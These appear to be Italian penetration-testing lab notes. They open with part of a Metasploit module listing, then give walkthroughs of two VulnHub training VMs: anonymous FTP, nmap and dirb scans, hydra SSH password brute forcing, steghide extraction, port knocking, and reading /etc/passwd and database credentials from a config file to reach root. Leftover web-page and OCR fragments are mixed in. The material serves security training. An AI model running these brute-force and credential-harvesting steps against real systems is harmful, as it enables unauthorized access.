   2   exploit/linux/local/abrt_sosreport_priv_esc           2015-11-23       excellent  Yes    ABRT sosreport Privilege Escalation
   3   exploit/windows/misc/cve_2022_28381_allmediaserver_bof 2022-04-01      good       No     ALLMediaServer 1.6 SEH Buffer Overflow
   4   exploit/windows/browser/aim_goaway                    2004-08-09       great      No     AOL Instant Messenger goaway Overflow
   5   exploit/linux/local/apt_package_manager_persistence   1999-03-09       excellent  No     APT Package Manager Persistence
   6   exploit/linux/http/accellion_fta_getstatus_oauth      2015-07-10       excellent  Yes    Accellion FTA getStatus verify_oauth_token Command Execution
   7   exploit/windows/misc/achat_bof                        2014-12-18       normal     No     Achat Unicode SEH Buffer Overflow
   8   exploit/android/local/janus                           2017-07-31       manual     Yes    Android Janus APK Signature bypass
   9   auxiliary/scanner/http/apache_activemq_traversal      .                normal     No     Apache ActiveMQ Directory Traversal
   10  auxiliary/scanner/http/apache_activemq_source_disclosure .             normal     No     Apache ActiveMQ JSP Files Source Disclosure
   11  auxiliary/scanner/http/apache_mod_cgi_bash_env        2014-09-24       normal     Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
   12  exploit/linux/local/apport_abrt_chroot_priv_esc       2015-03-31       excellent  Yes    Apport / ABRT chroot Privilege Escalation
   13  exploit/windows/local/ps_wmi_exec                     2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   14  exploit/windows/http/bea_weblogic_transfer_encoding   2008-09-09       great      No     BEA Weblogic Transfer-Encoding Buffer Overflow
   15  exploit/linux/local/bash_profile_persistence          1989-06-08       normal     No     Bash Profile Persistence
   16  exploit/freebsd/misc/citrix_netscaler_soap_bof        2014-09-22       normal     Yes    Citrix NetScaler SOAP Handler Remote Code Execution
   17  exploit/windows/misc/stream_down_bof                  2011-12-27       good       No     CoCSoft StreamDown 6.8.0 Buffer Overflow
   18  exploit/windows/fileformat/cyberlink_lpp_bof          2017-09-23       normal     No     CyberLink LabelPrint 2.5 Stack Buffer Overflow
   19    \_ target: CyberLink LabelPrint ⩽ 2.5 on Windows 7 (64 bit) .          .          .      .
   20    \_ target: CyberLink LabelPrint ⩽ 2.5 on Windows 8.1 x64    .          .          .      .
   21    \_ target: CyberLink LabelPrint ⩽ 2.5 on Windows 10 x64 build 1803 .    .          .      .
   22  exploit/windows/fileformat/cyberlink_p2g_bof          2011-09-12       great      No     CyberLink Power2Go name Attribute (p2g) Stack Buffer Overflow Exploit
   23  exploit/linux/http/dlink_hnap_bof                     2014-05-15       normal     Yes    D-Link HNAP Request Remote Buffer Overflow
   24    \_ target: Automatic Targeting                      .                .          .      .
   25    \_ target: D-Link DSP-W215 - v1.0                   .                .          .      .
   26    \_ target: D-Link DIR-505 - v1.06                   .                .          .      .
   27    \_ target: D-Link DIR-505 - v1.07                   .                .          .      .
   28  exploit/linux/http/dlink_dspw215_info_cgi_bof         2014-05-22       normal     Yes    D-Link info.cgi POST Request Buffer Overflow
   29    \_ target: Automatic Targeting                      .                .          .      .
   30    \_ target: D-Link DSP-W215 - v1.02                  .                .          .      .
   31  exploit/linux/local/desktop_privilege_escalation      2014-08-07       excellent  Yes    Desktop Linux Password Stealer and Privilege Escalation
   32    \_ target: Linux x86                                .                .          .      .
   33    \_ target: Linux x86_64                             .                .          .      .
   34  exploit/windows/browser/exodus                        2018-01-25       manual     No     Exodus Wallet (ElectronJS Framework) remote Code Execution
   35  exploit/windows/ftp/ftpsynch_list_reply               2010-10-12       good       No     FTP Synchronizer Professional 4.0.73.274 Stack Buffer Overflow
   36  exploit/windows/ftp/ftpgetter_pwd_reply               2010-10-12       good       No     FTPGetter Standard v3.55.0.05 Stack Buffer Overflow (PWD)
   37  exploit/windows/ftp/ftpshell51_pwd_reply              2010-10-12       good       No     FTPShell 5.1 Stack Buffer Overflow
   38  exploit/windows/fileformat/foxit_title_bof            2010-11-13       great      No     Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
   39  exploit/freebsd/telnet/telnet_encrypt_keyid           2011-12-23       great      No     FreeBSD Telnet Service Encryption Key ID Buffer Overflow
   40    \_ target: Automatic                                .                .          .      .
   41    \_ target: FreeBSD 8.2                              .                .          .      .
   42    \_ target: FreeBSD 8.1                              .                .          .      .
   43    \_ target: FreeBSD 8.0                              .                .          .      .
   44    \_ target: FreeBSD 7.3/7.4                          .                .          .      .
   45    \_ target: FreeBSD 7.0/7.1/7.2                      .                .          .      .
   46    \_ target: FreeBSD 6.3/6.4                          .                .          .      .
   47    \_ target: FreeBSD 6.0/6.1/6.2                      .                .          .      .
   48    \_ target: FreeBSD 5.5                              .                .          .      .
   49    \_ target: FreeBSD 5.3                              .                .          .      .
   50  exploit/windows/ftp/gekkomgr_list_reply               2010-10-12       good       No     Gekko Manager FTP Client Stack Buffer Overflow
   51  exploit/multi/handler                                 .                manual     No     Generic Payload Handler
```


## Bonus: Hacking VM BlackBox Easy

Scaricare ed importare una macchina virtuale da questo link:
**https://download.vulnhub.com/bsidesvancouver2018/BSides-Vancouver-2018-Workshop.ova**

Effettuare gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine macchine Vietato usare Terminator come terminare, usare quello predefinito di Kali Preferibilmente, non usare l'utente root su kali ma inviare i comandi che lo necessitano usando il comando sudo.

## Svolgimento

```
Currently scanning: 192.168.34.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.200   08:00:27:9a:38:0a      1      60  PCS Systemtechnik GmbH
192.168.1.202   08:00:27:75:3a:8f      1      60  PCS Systemtechnik GmbH
192.168.1.203   0a:00:27:00:00:06      1      60  Unknown vendor

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.202
Connected to 192.168.1.202.
220 (vsFTPd 2.3.5)
Name (192.168.1.202:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61367|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||15547|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||17101|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****************************************************************
226 Transfer complete.
31 bytes received in 00:00 (9.99 KiB/s)
ftp> quit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n -A 192.168.1.202 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 08:55 EDT
Nmap scan report for 192.168.1.202
Host is up (0.019s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.1.150
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.19 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ hydra 192.168.1.202 -L /home/kali/Desktop/users.txt -P /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords.txt -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purpose
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-18 08:48:52
[DATA] max 4 tasks per 1 server, overall 4 tasks, 25947270 login tries (l:5/p:5189454), ~6486818 tries per task
[DATA] attacking ssh://192.168.1.202:22/
[STATUS] 36.00 tries/min, 36 tries in 00:01h, 25947234 to do in 12012:37h, 4 active
[22][ssh] host: 192.168.1.202   login: anne   password: princess
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[STATUS] 1729819.00 tries/min, 5189457 tries in 00:03h, 20757816 to do in 00:12h, 1 active
[ERROR] ssh target does not support password auth
[ERROR] ssh target does not support password auth
[ERROR] all children were disabled due too many connection errors
0 of 1 target successfully completed, 1 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-18 08:52:22
```

```
┌──(kali㉿kali)-[~]
└─$ ssh anne@192.168.1.202
anne@192.168.1.202's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Apr 19 04:15:55 2024 from 192.168.1.201
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:/home/anne#
```

## Bonus: Hacking VM BlackBox Medium

Scaricare ed importare una macchina virtuale da questo link:
https://download.vulnhub.com/hackable/hackable3.ova
Effettuare gli attacchi necessari per diventare root. Studiare a fondo la macchina per scoprire tutti i segreti.
L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è test di BlackBox puro.


### Svolgimento

```
Currently scanning: 192.168.11.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.200   08:00:27:a7:d5:fd      1      60  PCS Systemtechnik GmbH
192.168.1.203   0a:00:27:00:00:06      1      60  Unknown vendor
192.168.1.204   08:00:27:69:08:5d      1      60  PCS Systemtechnik GmbH


┌──(kali㉿kali)-[~]
└─$ sudo netdiscover
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sC -sV -p- 192.168.1.204 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-19 06:12 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.204
Host is up (0.00064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 04:d8:fd:13:8e:0b:5b:99:96:42:47:97:ce:ed:c0:92 (RSA)
|   256 43:61:df:ef:85:6d:50:cd:c1:6c:3f:bd:02:68:de:6c (ECDSA)
|_  256 ad:71:c0:2e:e8:d6:4b:d7:e5:ec:e9:c0:0a:24:8e:b7 (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-title: Kryptos - LAN Home
| http-robots.txt: 1 disallowed entry
|_/config
|_http-server-header: Apache/2.4.46 (Ubuntu)
MAC Address: 08:00:27:69:08:5D (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo dirb http://192.168.1.204

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Apr 19 06:13:59 2024
URL_BASE: http://192.168.1.204/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.204/ ----
==> DIRECTORY: http://192.168.1.204/backup/
==> DIRECTORY: http://192.168.1.204/config/
==> DIRECTORY: http://192.168.1.204/css/
==> DIRECTORY: http://192.168.1.204/imagens/
+ http://192.168.1.204/index.html (CODE:200|SIZE:1095)
==> DIRECTORY: http://192.168.1.204/js/
+ http://192.168.1.204/robots.txt (CODE:200|SIZE:33)
+ http://192.168.1.204/server-status (CODE:403|SIZE:278)

---- Entering directory: http://192.168.1.204/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.204/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.204/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.204/imagens/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.204/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Fri Apr 19 06:14:01 2024
DOWNLOADED: 4612 - FOUND: 3
```

```
┌──(kali㉿kali)-[~]
└─$ wget http://192.168.1.204/backup/wordlist.txt
--2024-04-19 05:35:40--  http://192.168.1.204/backup/wordlist.txt
Connecting to 192.168.1.204:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2335 (2.3K) [text/plain]
Saving to: 'wordlist.txt'

wordlist.txt                                          100%[=================================================>]

2024-04-19 05:35:40 (682 MB/s) - 'wordlist.txt' saved [2335/2335]
```




**Decode from Base64 format**

Simply enter your data then push the decode button.

MTAwMDA=

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.


UTF-8 Source character set.


Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

DECODE Decodes your data into the area below.

10000






```
┌──(kali㉿kali)-[~]
└─$ steghide extract -sf /home/kali/3.jpg
Enter passphrase:
wrote extracted data to "steganopayload148505.txt".

┌──(kali㉿kali)-[~]
└─$ cat /home/kali/steganopayload148505.txt
porta:65535
```

```
┌──(kali㉿kali)-[~]
└─$ knock 192.168.1.204 10000 4444 65535
```

```
      <ul>
        <li><a href="login_page/login.html" target="_blank">Login</a></li>

      </ul>

    </div>
    <!-- "Please, jubiscleudo, don't forget to activate the port knocking when exiting your s
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
    <script src="js/script.js"></script>
</body>
</html>
```

```
┌──(kali㉿kali)-[~]
└─$ hydra 192.168.1.204 -l jubiscleudo -P /home/kali/wordlist.txt -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-19 06:08:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 300 login tries (l:1/p:300), ~75 tries per task
[DATA] attacking ssh://192.168.1.204:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 256 to do in 00:06h, 4 active
[STATUS] 28.00 tries/min, 84 tries in 00:03h, 216 to do in 00:08h, 4 active
[STATUS] 28.57 tries/min, 200 tries in 00:07h, 100 to do in 00:04h, 4 active
[22][ssh] host: 192.168.1.204   login: jubiscleudo   password: onlymy
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-19 06:15:54
```

```
┌──(kali㉿kali)-[~]
└─$ ssh jubiscleudo@192.168.1.204
The authenticity of host '192.168.1.204 (192.168.1.204)' can't be established.
ED25519 key fingerprint is SHA256:eKPnFiq8KwR3xWNP5ZL/aPJYYx+GZaCVrzrHIL4rem4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.204' (ED25519) to the list of known hosts.
jubiscleudo@192.168.1.204's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-16-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Apr 19 10:36:53 AM UTC 2024

  System load: 0.0                Memory usage: 44%   Processes:       111
  Usage of /:  19.7% of 23.99GB   Swap usage:   0%    Users logged in: 0

  ⇒ There were exceptions while processing one or more plugins. See
    /var/log/landscape/sysinfo.log for more information.

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

     https://microk8s.io/

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy settings


Last login: Thu Apr 29 16:19:07 2021 from 192.168.2.106
jubiscleudo@ubuntu20:~$
```

```
jubiscleudo@ubuntu20:~$  cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
hackable_3:x:1000:1000:hackable_3:/home/hackable_3:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
jubiscleudo:x:1001:1001:,,,:/home/jubiscleudo:/bin/bash
```

```
jubiscleudo@ubuntu20:~$ cd /var/www/html
jubiscleudo@ubuntu20:/var/www/html$ ls -la
total 124
drwxr-xr-x 8 root     root      4096 Jun 30  2021 .
drwxr-xr-x 3 root     root      4096 Apr 29  2021 ..
-rw-r--r-- 1 www-data www-data 61259 Apr 21  2021 3.jpg
drwxr-xr-x 2 www-data www-data  4096 Apr 23  2021 backup
-r-xr-xr-x 1 www-data www-data   522 Apr 29  2021 .backup_config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 29  2021 config
-rw-r--r-- 1 www-data www-data   507 Apr 23  2021 config.php
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 css
-rw-r--r-- 1 www-data www-data 11327 Jun 30  2021 home.html
drwxr-xr-x 2 www-data www-data  4096 Apr 21  2021 imagens
-rw-r--r-- 1 www-data www-data  1095 Jun 30  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Apr 20  2021 js
drwxr-xr-x 5 www-data www-data  4096 Jun 30  2021 login_page
-rw-r--r-- 1 www-data www-data   487 Apr 23  2021 login.php
-rw-r--r-- 1 www-data www-data    33 Apr 21  2021 robots.txt
jubiscleudo@ubuntu20:/var/www/html$ cat .backup_config.php
<?php
/* Database credentials. Assuming you are running MySQL
server with default setting (user 'root' with no password) */
define('DB_SERVER', 'localhost');
define('DB_USERNAME', 'hackable_3');
define('DB_PASSWORD', 'TrOLLED_3');
define('DB_NAME', 'hackable');

/* Attempt to connect to MySQL database */
$conexao = mysqli_connect(DB_SERVER, DB_USERNAME, DB_PASSWORD, DB_NAME);


// Check connection
if($conexao === false){
    die("ERROR: Could not connect. " . mysqli_connect_error());
} else {
}
?>
```

```
jubiscleudo@ubuntu20:/var/www/html$ su - hackable_3
Password:
hackable_3@ubuntu20:~$ id
uid=1000(hackable_3) gid=1000(hackable_3) groups=1000(hackable_3),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
hackable_3@ubuntu20:~$ ls -la
total 28
drwxr-x--- 3 hackable_3 hackable_3 4096 Apr 29  2021 .
drwxr-xr-x 4 root       root       4096 Apr 29  2021 ..
-rw------- 1 hackable_3 hackable_3    5 Apr 29  2021 .bash_history
-rw-r--r-- 1 hackable_3 hackable_3  220 Mar 19  2021 .bash_logout
-rw-r--r-- 1 hackable_3 hackable_3 3771 Mar 19  2021 .bashrc
drwx------ 2 hackable_3 hackable_3 4096 Apr 27  2021 .cache
-rw-r--r-- 1 hackable_3 hackable_3  807 Mar 19  2021 .profile
-rw-r--r-- 1 hackable_3 hackable_3    0 Apr 29  2021 .sudo_as_admin_successful
```